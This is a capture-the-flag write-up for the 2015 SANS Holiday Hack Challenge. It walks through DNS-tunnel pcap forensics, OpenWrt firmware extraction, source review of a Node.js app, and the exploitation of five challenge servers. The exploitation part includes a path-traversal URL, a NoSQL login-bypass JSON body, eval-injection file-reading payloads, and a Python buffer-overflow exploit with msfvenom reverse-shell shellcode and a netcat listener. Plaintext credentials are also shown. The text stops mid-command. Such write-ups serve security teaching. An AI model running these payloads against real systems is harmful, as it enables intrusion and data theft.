Gnome in Your Home

The 2015 SANS Holiday Hack Challenge

write-up v1.2[1]

4th January 2016[2]

tothi@math.bme.hu

Istvan TOTH

[1] added remarks about the winning entries to the intro

[2] in one of the time zones on planet Earth

Contents

Introduction

This is a write-up for the "Gnome in Your Home" – The 2015 SANS Holiday Hack Challenge [1] announced by *Counter Hack Challenges LLC.* [2] This special CTF challenge – covering a nice plot – was running during the end of the year 2015 during the Holiday season. The closing date as the final day to submit the write-up was January 4th of 2016.

This write-up focuses on the questions and tries to be solid and straightforward. This is a technical write-up containing technical details, not a higher level summary.

The challenge contained a full (and wonderful) covering story and a quest[3] which is not part of this write-up. However, there was information (e.g. the firmware file) that could be only acquired from the quest which was essential for answering the questions. Moreover, the quest contained detailed clues and hints for the challenges, especially for the Gnome Pwnage Part of this task.

As a summary, we have managed to pwn all of the SuperGnomes in this challenge and managed to get all of the required files from them.

Although this is not the "grand prize winner", this write-up got a "honorable mention" [4] from the organizers despite the author have not attended any of the SANS pay courses (like most, if not the all of the winning entries). ;)

[1] https://holidayhackchallenge.com/
[2] https://www.counterhackchallenges.com/
[3] https://quest.holidayhackchallenge.com/
[4] https://www.holidayhackchallenge.com/winning-entry.html

Quoted from one of the organizers about this report: "Fantastic work (...) Your write-up quality was excellent and very concise and easy to follow."

Finally, big thanks for the organizers hosting such an interesting and wonderful CTF game.

Part 1: Packet Forensics

The packet capture file (`giyh-capture.pcap`), which is essential for this part could be acquired from the Holiday Hack Quest game.

Question 1: Commands sent across the C&C channel

Observing the pcap file with Wireshark[1] it can be revealed, that the commands are sent hidden in DNS TXT records as Base64 encoded plain text. Extracting is simple:

```
$ tshark -r giyh-capture.pcap -Tfields -e dns.txt  | base64 -d | less

NONE:NONE:NONE:NONE:NONE:NONE:NONE:EXEC:iwconfig
EXEC:          Mode:Managed  Frequency:2.412 GHz  Cell: 7A:B3:B6:5E:A4:3F
EXEC:          Tx-Power=20 dBm
EXEC:          Retry short limit:7   RTS thr:off   Fragment thr:off
EXEC:          Encryption key:off
EXEC:          Power Management:off
EXEC:
EXEC:lo        no wireless extensions.
EXEC:
EXEC:eth0      no wireless extensions.
EXEC:STOP_STATENONE:NONE:NONE:EXEC:cat /tmp/iwlistscan.txt
EXEC:START_STATEEXEC:wlan0     Scan completed :
```

[1] https://www.wireshark.org/

```
15 EXEC:          Cell 01 - Address: 00:7F:28:35:9A:C7
   EXEC:                    Channel:1
17 EXEC:                    Frequency:2.412 GHz (Channel 1)
   EXEC:                    Quality=29/70  Signal level=-81 dBm
19 EXEC:                    Encryption key:on
   EXEC:                    ESSID:"CHC"
21 EXEC:                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6
       Mb/s
   EXEC:                              9 Mb/s; 12 Mb/s; 18 Mb/s
23 EXEC:                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
   EXEC:                    Mode:Master
25 EXEC:                    Extra:tsf=000000412e67cddf
   EXEC:                    Extra: Last beacon: 5408ms ago
27 EXEC:                    IE: Unknown: 00055837335A36
   EXEC:                    IE: Unknown: 010882848B960C121824
29 EXEC:                    IE: Unknown: 030101
   EXEC:                    IE: Unknown: 200100
31 EXEC:                    IE: IEEE 802.11i/WPA2 Version 1
   EXEC:                        Group Cipher : CCMP
33 EXEC:                        Pairwise Ciphers (1) : CCMP
   EXEC:                        Authentication Suites (1) : PSK
35 EXEC:                    IE: Unknown: 2A0100
   EXEC:                    IE: Unknown: 32043048606C
37 EXEC:                    IE: Unknown:
       DD180050F2020101040003A4000027A4000042435E0062322F00
   EXEC:                    IE: Unknown: 2
       D1A8C131BFFFF000000000000000000000000000000000000000
39 EXEC:                    IE: Unknown: 3
       D160108080000000000000000000000000000000000000
   EXEC:                    IE: Unknown: DD0900037F01010000FF7F
41 EXEC:                    IE: Unknown: DD0A00037F04010000000000
   EXEC:                    IE: Unknown: 0706555320010B1B
43 EXEC:          Cell 02 - Address: 48:5D:36:08:68:DC
   EXEC:                    Channel:6
45 EXEC:                    Frequency:2.412 GHz (Channel 1)
   EXEC:                    Quality=59/70  Signal level=-51 dBm
```

```
47 EXEC:                    Encryption key:on
   EXEC:                    ESSID:"DosisHome"
49 EXEC:                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18
       Mb/s
   EXEC:                              24 Mb/s; 36 Mb/s; 54 Mb/s
51 EXEC:                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
   EXEC:                    Mode:Master
53 EXEC:                    Extra:tsf=00000021701d828b
   EXEC:                    Extra: Last beacon: 4532ms ago
55 EXEC:                    IE: Unknown: 000F736F6D657468696E67636C65766572
   EXEC:                    IE: Unknown: 010882848B962430486C
57 EXEC:                    IE: Unknown: 030106
   EXEC:                    IE: Unknown: 0706555320010B1E
59 EXEC:                    IE: Unknown: 2A0100
   EXEC:                    IE: Unknown: 2F0100
61 EXEC:                    IE: IEEE 802.11i/WPA2 Version 1
   EXEC:                        Group Cipher : CCMP
63 EXEC:                        Pairwise Ciphers (1) : CCMP
   EXEC:                        Authentication Suites (1) : PSK
65 EXEC:          Cell 03 - Address: 48:5D:36:08:68:DD
   EXEC:                    Channel:6
67 EXEC:                    Frequency:2.412 GHz (Channel 1)
   EXEC:                    Quality=62/70  Signal level=-49 dBm
69 EXEC:                    Encryption key:off
   EXEC:                    ESSID:"DosisHome-Guest"
71 EXEC:                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18
       Mb/s
   EXEC:                              24 Mb/s; 36 Mb/s; 54 Mb/s
73 EXEC:                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
   EXEC:                    Mode:Master
75 EXEC:                    Extra:tsf=00000021701d8913
   EXEC:                    Extra: Last beacon: 5936ms ago
77 EXEC:                    IE: Unknown: 000F736F6D657468696E67636C65766572
   EXEC:                    IE: Unknown: 010882848B962430486C
79 EXEC:                    IE: Unknown: 030106
   EXEC:                    IE: Unknown: 0706555320010B1E
```

```
EXEC:                    IE: Unknown: 2A0100
EXEC:                    IE: Unknown: 2F0100
EXEC:STOP_STATENONE:NONE:NONE:NONE:FILE:/root/Pictures/
    snapshot_CURRENT.jpg
FILE:START_STATE,NAME=/root/Pictures/snapshot_CURRENT.jpg
```

So the sent commands are:

```
$ iwconfig
$ cat /tmp/iwlistscan
```

Question 2: Image sent from Dosis home

After the commands sent which were mentioned in Question 1, a jpeg file named `/root/Pictures/snapshot_CURRENT.jpg` is downloaded. The following data of the decoded DNS TXT capture is the jpeg data. Extracting it accuretaly shows the image below (Figure 1).

Here is a one-line command to extract the image from the capture (without editing the data manually):

```
$ tshark -r giyh-capture.pcap -Tfields -e dns.txt  | base64 -d | sed -e '
    s/FILE://g' | grep -v '^EXEC' | sed -e '1 d' -e 's/^START_STATE,NAME
    =\/root\/Pictures\/snapshot_CURRENT.jpg//' > snapshot_CURRENT.jpg
```

Something weird plot begins to unfold: these Gnome devices not even sniffing wireless info about the users, but sending pictures taken in the users home! ;)

Figure 1: /root/Pictures/snapshot_CURRENT.jpg

Part 2: Firmware Analysis

The firmware file (`giyh-firmware-dump.bin`), which is mandatory to complete this (and consequence) parts could be obtained from the Holiday Hack Quest game.

Question 3: OS, CPU and Web Framework

To perform any analysis, the firmware file should be extracted. Extraction can be performed with the Binwalk Firmware Analysis Tool[1].

Scanning the firmware reveals a Squashfs filesystem in it:

```
$ binwalk -B giyh-firmware-dump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------
0             0x0             PEM certificate
1809          0x711           ELF 32-bit LSB shared object, ARM, version
    1 (SYSV)
168803        0x29363         Squashfs filesystem, little endian, version
    4.0, compression:gzip, size: 17376149 bytes,  4866 inodes, blocksize:
    131072 bytes, created: Tue Dec  8 19:47:32 2015
```

Let's extract it!

[1] http://binwalk.org/

```
$ binwalk giyh-firmware-dump.bin -e
```

This is the root filesystem of the firmware image. So this should contain every information we need now and later.

Getting its banner shows it is an OpenWrt system[2] commonly used in custom firmwared router devices.

```
$ cat etc/banner
  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 DESIGNATED DRIVER (Bleeding Edge, r47650)
 -----------------------------------------------------
  * 2 oz. Orange Juice         Combine all juices in a
  * 2 oz. Pineapple Juice      tall glass filled with
  * 2 oz. Grapefruit Juice     ice, stir well.
  * 2 oz. Cranberry Juice
 -----------------------------------------------------
```

According to the release information, it is a "realview" (ARM) evaluation board:

```
$ cat etc/openwrt_release
DISTRIB_ID='OpenWrt'
DISTRIB_RELEASE='Bleeding Edge'
DISTRIB_REVISION='r47650'
DISTRIB_CODENAME='designated_driver'
DISTRIB_TARGET='realview/generic'
DISTRIB_DESCRIPTION='OpenWrt Designated Driver r47650'
DISTRIB_TAINTS=''
```

[2] https://openwrt.org/

So the operating system is *OpenWrt* with the above details, the CPU type is *ARM* running on a *realview* evaluation board[3].

The Gnome web application is located in `/www`. Looking at it, the application layer is powered by *Node.js*[4]. The web framework is *Express*[5] on top of Node.js, exactly.

Question 4: Database Engine and plaintext password

The database is in `/opt/mongodb`. The database engine is *MongoDB*[6].

Plaintext credentials can be extracted easily from the DB file `gnome.0` (as it is in plaintext):

```
$ strings opt/mongodb/gnome.0

.... list of extracted strings .....:

user:user
admin:SittingOnAShelf
```

[3] http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.set.boards/index.html
[4] https://nodejs.org/en/
[5] http://expressjs.com/
[6] https://www.mongodb.org/

Part 3: Determining the Target Scope

For determining the target scope, there is a big hint in the Holiday Hack Quest game: someone mentions the *Shodan* service[1]. It is a great search engine but not in a classical way; it is a search engine for Internet-connected devices.

Question 5: IP addresses of the five SuperGnomes

Looking at the `/etc/hosts` file in the obtained firmware file (from Part 2), one of the five SuperGnomes can be found:

```
$ cat etc/hosts
127.0.0.1 localhost

::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# LOUISE: NorthAmerica build
52.2.229.189    supergnome1.atnascorp.com sg1.atnascorp.com
   supergnome.atnascorp.com sg.atnascorp.com
```

So one of the SuperGnomes should be at IP `52.2.229.189`.

[1] https://www.shodan.io/

But where are the others? The *Shodan* service mentioned above helps. The query for "supergnome"[2] using the Shodan search engine reveals all of the five SuperGnome devices.

Question 6: Geographic Location of the SuperGnomes

The Shodan search in Question 5 also reveals the geographic locations of the SuperGnome devices, no other method is needed. By the way, there can be found several online databases (and even command line tools like `geoiplookup`[3]) for this task.

Summarizing the findings:

ID	Host	IP address	Geographic Location
SG-01	SuperGnome 01	`52.2.229.189`	United States, Ashburn
SG-02	SuperGnome 02	`52.34.3.80`	United States, Boardman
SG-03	SuperGnome 03	`52.64.191.71`	Australia, Sydney
SG-04	SuperGnome 04	`52.192.152.132`	Japan, Tokyo
SG-05	SuperGnome 05	`54.233.105.81`	Brazil

All of the SuperGnome devices are hosted by Amazon Web Services[4].

Important remark Note, that the above IPs should be attacked only by legal authorization, so it is mandatory to ensure that the IPs are in the target scope of the game really. The IPs can be (and they are) confirmed by the Holiday Hack Quest game.

[2] https://www.shodan.io/search?query=supergnome
[3] http://linux.die.net/man/1/geoiplookup
[4] https://aws.amazon.com/

Part 4: Gnome Pwnage

The method pwning the SuperGnomes is: explore the vulnerabilities using the webapp source code found in the firmware (in Part 2), identify which vulnerability belongs to which SuperGnome device[1], then try to exploit it.

Question 7: Vulnerabilities Discovered

The vulnerabilities can be revealed exploring the source code of the webapp in the obtained firmware (from Part 2). Most of them is in the file `/www/routes/index.js`. Comments in the source are helpful detecting the vulnerabilities. All of the described vulnerabilities have the impact of leaking the files (e.g. `gnome.conf`) in question.

SG-01: no vulnerabilities needed

Logging in in SG-01 is possible using the admin credentials acquired in Part 3 / Question 4, and the file download is enabled as well.

[1] the vulnerabilities found in the source code are not "enabled" in all devices, each of them is enabled in one of the SuperGnomes appropriately

SG-02: Local File Inclusion

An attacker (after successful login as admin using the credentials acquired in Part 3 / Question 4) can manipulate the camera parameter in the following URL to include arbitrary files:

```
http://52.2.229.189/cam?camera=1
```

This URL is a camera picture link which can be revealed easily on the "Camera" tab of the SuperGnome webapp.

The webapp tries to check that the input parameter is a PNG file, but in SG-02 this is done badly. Moreover, there is no check for directories in the parameter, so directory traversal is also possible. The relevant part in the source from the obtained firmware:

```
// CAMERA VIEWER
// STUART: Note: to limit disclosure issues, this code checks to make sure the user asked for a .png file
router.get('/cam', function(req, res, next) {
  var camera = unescape(req.query.camera);
  // check for .png
  //if (camera.indexOf('.png') == -1) // STUART: Removing this...I think this is a better solution... right?
  camera = camera + '.png'; // add .png if its not found
  console.log("Cam:" + camera);
  fs.access('./public/images/' + camera, fs.F_OK | fs.R_OK, function(e) {
    if (e) {
            res.end('File ./public/images/' + camera + ' does not exist or access denied!');
    }
  });
  fs.readFile('./public/images/' + camera, function (e, data) {
    res.end(data);
  });
});
```

In SG-02 the line beginning with `//if (camera` is not commented out, this allows the attacker to pass a parameter which is not ending in `.png`, only contains `.png` somewhere in the path. With another (file upload + directory creation) action in the webapp, this can be exploited to leak arbitrary files from the filesystem which the web server has permissions.

By the way, this implementation (even with Stuart's fix) is also insecure, it allows file path manipulation later on.

SG-03: NoSQL injection

The obtained admin credentials at the login prompt are not working this time, however there is another way to gain access.

The login handling has NoSQL injection[2] vulnerability which can be exploited to gain admin access to the webapp. And with admin access the file download is enabled, so the required files can be obtained also.

The relevant part of the source:

```
// LOGIN POST
router.post('/', function(req, res, next) {
  var db = req.db;
  var msgs = [];
  db.get('users').findOne({username: req.body.username, password: req.
      body.password}, function (err, user) { // STUART: Removed this in
      favor of below.  Really guys?
  //db.get('users').findOne({username: (req.body.username || "").toString
      (10), password: (req.body.password || "").toString(10)}, function (
      err, user) { // LOUISE: allow passwords longer than 10 chars
    if (err || !user) {
      console.log('Invalid username and password: ' + req.body.username +
          '/' + req.body.password);
      msgs.push('Invalid username or password!');
```

[2] https://www.owasp.org/index.php/Testing_for_NoSQL_injection

```
      res.msgs = msgs;
      res.render('index', { title: 'GIYH::ADMIN PORT V.01', session:
          sessions[req.cookies.sessionid], res: res });
    } else {
      sessionid = gen_session();
      sessions[sessionid] = { username: user.username, logged_in: true,
          user_level: user.user_level };
      console.log("User level:" + user.user_level);
      res.cookie('sessionid', sessionid);
      res.writeHead(301,{ Location: '/' });
      res.end();
    }
  });
});
```

There was a `.toString(10)` on both the username and password which was removed to allow longer ones. However, this is not a good idea. Removing totally the toString conversion allows an attacker to pass other objects than strings to the MongoDB engine via a specially crafted POST request. This can lead to bypass the login check.

SG-04: Server-Side Javascript Injection

A logged in user as admin (with credentials from Part 3 / Question 4) can execute arbitrary commands by the server Node.js by Server-Side JavaScript Injection flaw present in the PNG file uploader's post processing function.

The relevant part of source code:

```
// FILES UPLOAD
router.post('/files', upload.single('file'), function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].
      user_level > 99) { // NEDFORD: this should be 99 not 100 so admins
      can upload
    var msgs = [];
    file = req.file.buffer;
```

```
    if (req.file.mimetype === 'image/png') {
      msgs.push('Upload successful.');
      var postproc_syntax = req.body.postproc;
      console.log("File upload syntax:" + postproc_syntax);
      if (postproc_syntax != 'none' && postproc_syntax !== undefined) {
        msgs.push('Executing post process...');
        var result;
        d.run(function() {
          result = eval('(' + postproc_syntax + ')');
        });
        // STUART: (WIP) working to improve image uploads to do some post
            processing.
        msgs.push('Post process result: ' + result);
      }
      msgs.push('File pending super-admin approval.');
      res.msgs = msgs;
    } else {
      msgs.push('File not one of the approved formats: .png');
      res.msgs = msgs;
    }
  } else
    res.render('index', { title: 'GIYH::ADMIN PORT V.01', session:
        sessions[sessionid], res: res });
  next();
});
```

This part of code evaluates the instructions passed by the POST variable `postproc` on the server without validation. It should be `postproc(action, file)` under normal conditions, but can be altered by a malicious guy to anything. Moreover, the server then shows the result of the evaluated code to the attacker via the `result` variable.

SG-05: Buffer Overflow

According to `/etc/rc.d/S98sgstatd` in the firmware image, the service `/usr/bin/sgstatd` is running on the device.

It is an i386 ELF executable:

```
$ file usr/bin/sgstatd
usr/bin/sgstatd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV)
    , dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2
    .6.26, BuildID[sha1]=72df753907e54335d83b9e1c3ab00ae402ad812f, not
    stripped
```

This is a common platform, so experimenting with it should not be an issue:

```
$ usr/bin/sgstatd
Server started...
```

Interesting. Using `netstat` a TCP port can be found which is listening on the service:

```
# netstat -nltp | grep "usr/bin/sgs"
tcp        0      0 0.0.0.0:4242            0.0.0.0:*
    LISTEN      11951/./usr/bin/sgs
```

So it is listening on TCP port 4242. Testing this on SG-05 (without making much noise by launching a full scan):

```
$ nmap -p4242 54.233.105.81

Starting Nmap 6.47 ( http://nmap.org ) at 2016-01-05 01:26 CET
Nmap scan report for ec2-54-233-105-81.sa-east-1.compute.amazonaws.com
    (54.233.105.81)
Host is up (0.27s latency).
PORT     STATE SERVICE
4242/tcp open  vrml-multi-use

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
```

So likely SG-05 is running the `sgstatd` service.

Finding vulnerabilities on this service should be done by experimenting with the binary and reverse engineer as needed, but fortunately there is an easier way now since the source code is available as downloadable file `sgnet.zip` from other SuperGnomes.

Observing the source the following facts can be identified:

- Besides the normal 1, 2 and 3 menu options the service has a "hidden command" which can be triggered by "X"
- The hidden option allows inputting a 200 bytes long message in a 100 bytes length buffer. This is a buffer overflow vulnerability which probably can be exploited easily to execute a malicious shellcode (in case of lacking NX protection).
- Although the vulnerable reader function has a stack canary protection, this can be bypassed easily, because it is not a dynamic canary, but a static, hardcoded one.

Here is the relevant function with the buffer overflow vulnerability:

```
1  int sgstatd(sd)
   {
3          __asm__("movl $0xe4ffffe4, -4(%ebp)");
           //Canary pushed
5
           char bin[100];
7          write(sd, "\nThis function is protected!\n", 30);
           fflush(stdin);
9          //recv(sd, &bin, 200, 0);
           sgnet_readn(sd, &bin, 200);
11         __asm__("movl -4(%ebp), %edx\n\t" "xor $0xe4ffffe4, %edx\n\t"
               // Canary checked
                    "jne sgnet_exit");
13         return 0;

15 }
```

Moreover, the vulnerability should be exploited easily, because there is no other (e.g. NX) protection mechanism enabled in the ELF binary:

```
$ gdb -q ./sgstatd
Reading symbols from ./sgstatd...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : disabled
```

As a summary, exploiting the above buffer overflow vulnerability should lead to shell access for an attacker.

Question 8: Exploitation

SG-01: logging in as admin is enough

As mentioned above, there is no need to exploit any vulnerabilities in SG-01. Logging in with the credentials obtained from the MongoDB datafile found in the firmware allows downloading the `gnome.conf` (and other) files in question.

So the URL is http://52.2.229.189, the username is `admin` and the password is `SittingOnAShelf`. File download is enabled at http://52.2.229.189/files (Figure 2), and the `gnome.conf` is available at http://52.2.229.189/files?d=gnome.conf. For a PoC here is the Gnome Serial Number from the conf file: `NCC1701`.

SG-02: Local File Inclusion

Logging in at http://52.34.3.80 with username `admin` and the same password `SittingOnAShelf`, "Upload Settings" is available at the settings page http://52.34.3.



Figure 2: The SuperGnome User Interface

80/settings. Choosing an appropriate "Dest filename", namely which contains a pathname with a folder e.g. `a.png` makes it possible to exploit the LFI described in the listing of vulnerabilites (the uploaded file may be anything). This way the uploading procedure creates the folder `a.png`. The exact dirname is displayed. The error message which informs about the failure of file creation does not matter, the essence is that the dir is created. Inserting this dirname in the path allows exploiting the LFI reliable:

```
http://52.34.3.80/cam?camera=../upload/niiaOGms/a.png/../../../../files/
    gnome.conf
```

As a PoC, the Gnome Serial Number of SG-02 is `XKCD988` from `gnome.conf`.

SG-03: NoSQL Injection

Exploiting the vulnerability should be done by crafting a malicious POST request. Because using a browser is useful for the post-exploitation, the usage of an attacker proxy like Burp-

suite[3] (Free Edition) should be helpful.

Steps for this exploit:

1. Launch the browser and Burpsuite
2. Open URL `http://52.64.191.71`
3. Set the proxy in the browser to use Burpsuite on localhost and set Burpsuite to intercept requests
4. Type in anything as username and password, then press "Login"
5. Modify the POST request in Burpsuite the following way (see Figure 3):
   - Change `Content-type` to `application/json`
   - Change the body of the request to

```
{ "username": "admin", "password": { "$gt": "" } }
```

6. Allow every other requests to pass unchanged in the proxy
7. After the successful login confirmation the proxy can be turned off in the browser

After logged in as admin successfully, the file download should be available. As a PoC, here is the Gnome Serial Number for SG-03 from `gnome.conf`: `THX1138`.

SG-04: Server-Side Javascript Injection

After logging in as user `admin` with the pass `SittingOnAShelf` at `http://52.192.152.132`, the "Upload New File" option should be available at the "Files" tab (`http://52.192.152.132/files`). The exploit works by customizing the "Post-process" option (namely `postprocess` parameter) in the POST request, so Burpsuite should be useful, again.

[3] https://portswigger.net/index.html



Figure 3: Burpsuite against SG-03

To get a listing of the current (working) directory use this as the `postprocess` parameter in the file upload POST request:

```
msgs.push(require('fs').readdirSync('.').toString())
```

Next step should be try to list the `files` dir:

```
msgs.push(require('fs').readdirSync('files').toString())
```

After it is working, getting files should follow:

```
msgs.push(require('fs').readFileSync('files/gnome.conf'))
```

To get binary files, base64 encoding should be used to get everything correctly:

```
msgs.push(require('fs').readFileSync('files/20151203133815.zip','base64')
    )
```

As a PoC again, here is the Gnome Serial Number of SG-04 from `gnome.conf`: `BU22_1729_2716057`.

SG-05: Buffer Overflow

To assembly the exploit, constructing a payload is needed. The payload is the string sent to the server after entering the hidden command "X". A simple payload with 200 "A" chars causes segmentation fault at address `0x41414141`. After experimenting and debugging a while, it can be guessed that the working payload should be like this:

```
'A' * 104 + canary + 'X' * 4 + jmpesp + shellcode + 'B' * 100
```

where the `canary` is the static canary hardcoded in the binary (it is `e4ffffe4` from the source), the `jmpesp` should be a good return address, which possibly jumps to the top of the stack (ESP). In this case `shellcode` is executed.

The shellcode should be a simple reverse shell, which can be built by e.g. Metasploit Framework[4]:

```
msfvenom -p linux/x86/shell_reverse_tcp --platform linux --format py
    LHOST=127.0.0.1 LPORT=4444
```

By the way, `LHOST` should be a real host rather than localhost, which can be accessible directly from SG-05. Localhost stands here only for testing purposes. Fortunately, we should not care about bad characters, every char is accepted.

One more thing is needed, the address of a JMP ESP instruction. The opcode for JMP ESP can be also revealed using Metasploit (or anything other):

```
$ /usr/lib/metasploit/tools/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
```

Finding `FFE4` in the binary can be achieved e.g. by gdb using peda[5]:

```
gdb-peda$ start
gdb-peda$ find 0xe4ff
Searching for '0xe4ff' in: None ranges
Found 76 results, display max 76 items:
   sgstatd : 0x804936b (<sgstatd+14>: jmp    esp)
```

So the required address is 0x0804936b.

Here is a Python script which exploits the `sgstatd` service locally:

```
#!/usr/bin/python
#
# exploiting SuperGnome-05 (@holidayhackctf2015)
#

import socket, sys
```

[4] http://www.metasploit.com/
[5] https://github.com/longld/peda

```
7
target='127.0.0.1'
9
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11 s.connect((target, 4242))

13 print s.recv(177, socket.MSG_WAITALL)
cmd = 'X'
15 print cmd
s.send(cmd)
17
print s.recv(135, socket.MSG_WAITALL)
19
# shellcode: reverse shell tcp 127.0.0.1:4444
21 # $ msfvenom -p linux/x86/shell_reverse_tcp --platform linux --format py
    LHOST=127.0.0.1 LPORT=4444
buf =  ""
23 buf += "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x7f"
25 buf += "\x00\x00\x01\x68\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50"
buf += "\x51\x53\xb3\x03\x89\xe1\xcd\x80\x52\x68\x2f\x2f\x73"
27 buf += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0"
buf += "\x0b\xcd\x80"
29 shellcode = buf

31 # >104 => 'Canary not repaired' on server
canary = "\xe4\xff\xff\xe4"
33 jmpesp = "\x6b\x93\x04\x08" # address of a JMP ESP instruction

35 cmd = 'A' * 104 + canary + 'X' * 4 + jmpesp + shellcode + 'B' * 100
print cmd
37 s.send(cmd)

39 print s.recv(1024)

41 s.close()
```

Before running the script, a `netcat` listener should be started on the given IP:

```
1 $ nc -nvlp 4444
```

Running the exploit script should result a reverse shell at the `netcat` listener after triggering the exploit. Note, that due a timeout in the `sgstatd` service the reverse shell shuts down after a very short period. To get a reliable reverse shell, set up another listener, and run another instance once the shell gained. This way the remote shell keeps alive.

To get work the exploit against the real SG-05 service, modify the shellcode to the real listener IP for the reverse connection.

As a PoC, here is the Gnome Serial Number of SG-05 from the `gnome.conf` file: `4CKL3R43V4`.

Part 5: Post Exploitation

Post Exploitation in this context means gathering and analyzing the files obtained by exploiting the SuperGnome devices.

Question 9: Discovering the plot

The following ZIP files were downloaded from the exploited SuperGnomes:

ID	Host	IP address	ZIP file downloaded
SG-01	SuperGnome 01	52.2.229.189	20141226101055.zip
SG-02	SuperGnome 02	52.34.3.80	20150225093040.zip
SG-03	SuperGnome 03	52.64.191.71	20151201113358.zip
SG-04	SuperGnome 04	52.192.152.132	20151203133818.zip
SG-05	SuperGnome 05	54.233.105.81	20151215161015.zip

The file names are corresponding to dates. Each of the ZIP files contain a packet capture (pcap) file. The packet capture files contain plaintext SMTP/IMAP email traffic. These emails (with attachments) can be recovered:

```
1 $ tshark -r 20141226101055_1.pcap -z follow,tcp,raw,0 -q | sed -e '1,6 d'
      -e '$ d' | xxd -r -p > 20141226101055_1.txt
```

```
$ cat 20141226101055_1.txt | sed '1,166 d' | head -n -7 | dos2unix |
